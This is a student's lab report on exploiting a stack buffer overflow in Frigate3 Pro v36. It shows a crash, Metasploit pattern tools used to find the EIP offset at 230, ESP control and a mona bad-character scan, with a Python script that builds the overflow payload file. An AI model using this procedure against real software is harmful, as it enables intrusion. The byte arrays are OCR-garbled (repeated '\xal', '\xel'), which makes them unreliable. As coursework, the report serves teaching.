


# Lab-10



P.Aravind  
18BCE7256


## Q) Working with the memory vulnerabilities –Part IV

### 1) Crashing the Frigate3\_Pro\_v36 with exploit2.py



Find any user interaction field shown above and paste the payload there.





Exploit used above:


Payload text created using Exploit2.py given

As we can see, it's crashed.


## 2) Changing the Trigger:

### Finding EIP



Using `pattern_create.rb` and `pattern_offset.rb` in kali.



Copy this pattern and paste in any user interaction field of exploiting software.



Our Software will Crash.Now, Copy the Offset overwritten in the EIP.



```

ECX 33684132
EDX 00000000
EBX 00000001
ESP 0018F3F8 ASCII "h9A10A11A12A13A14A15A16A17A18A19A
EBP 0018F404 ASCII "13A14A15A16A17A18A19A10A11A12A13A
ESI 004C9BD0 StreamRi.004C9BD0
EDI 0018FA08
EIP 37684136
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 1 SS 002B 32bit 0(FFFFFFFF)
Z 0 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7EFD0000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
FST 4020 Cond 1 0 0 0 Err 0 0 1 0 0 0 0 (EQ)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

```

Now Match this EIP offset using pattern\_offset.rb

```

$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af
5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al
1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6
Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw
2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7B
b8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B

```

Here You can see, the offset matched at 230

So, we have to input some junk till the 230th offset and then instruct the EIP (Instruction Pointer) to execute ESP (Stack Pointer).

Let's control the esp & Verify the above.

## Control ESP

Here, I created a payload of 230 bytes of Alphabet "A" & 4 bytes of Alphabet "B" & some bytes of Alphabet "C". and used this exploit in the user interaction field of our software. And check the EIP(Instruction Pointer) & ESP(Stack Pointer) & EBP(Base pointer).

We know Instruction Pointer points to the next instruction to be executed.

[illegible]

```
ESP: 0018F3B4 ASCII 43,"CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EBP: 0018F404 ASCII 43,"CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```

You can see ESP & EBP has been overwritten with numerous "C"s.



# Identify Bad Characters


```
0BADF000 *mona bytearray
0BADF000 Generating table, excluding 0 bad chars...
0BADF000 Dumping table to file
0BADF000 [+] Preparing output file 'bytearray.txt'
0BADF000 - [R]esetting logfile bytearray.txt
0BADF000 "x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
0BADF000 "x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
0BADF000 "x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
0BADF000 "x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
0BADF000 "x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
0BADF000 "xa0\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal"
0BADF000 "xe0\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel"
0BADF000 Done, wrote 256 bytes to file bytearray.txt
0BADF000 Binary output saved in bytearray.bin
0BADF000 [+] This mona.py action took 0:00:00.015000
!mona bytearray
```

This will create an array of all bytes including all possible bad characters.

Open this bytearray.txt file and use this shell code and create a payload and identify the bad characters of this software.

```
# -*- coding: cp1252 -*-
f= open("ptest.txt", "w")
junk="A" * 230
bat = "B" * 4
cash = "C" * 100
buf = ""
buf += "\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
buf += "\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
buf += "\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
buf += "\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
buf += "\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
buf += "\xa0\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal\xal"
buf += "\xc0\xcl\xcl\xcl\xcl\xcl\xcl\xcl\xcl\xcl\xcl\xcl\xcl\xcl\xcl\xcl\xcl\xcl\xcl\xcl\xcl\xcl\xcl\xcl\xcl\xcl\xcl\xcl\xcl\xcl\xcl"
buf += "\xe0\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel\xel"
payload=junk + bat + cash + buf
f.write(payload)
f.close
```

Paste the output in the user interaction field. Check the stack pointer and right click on it and click on "Follow on Dump".

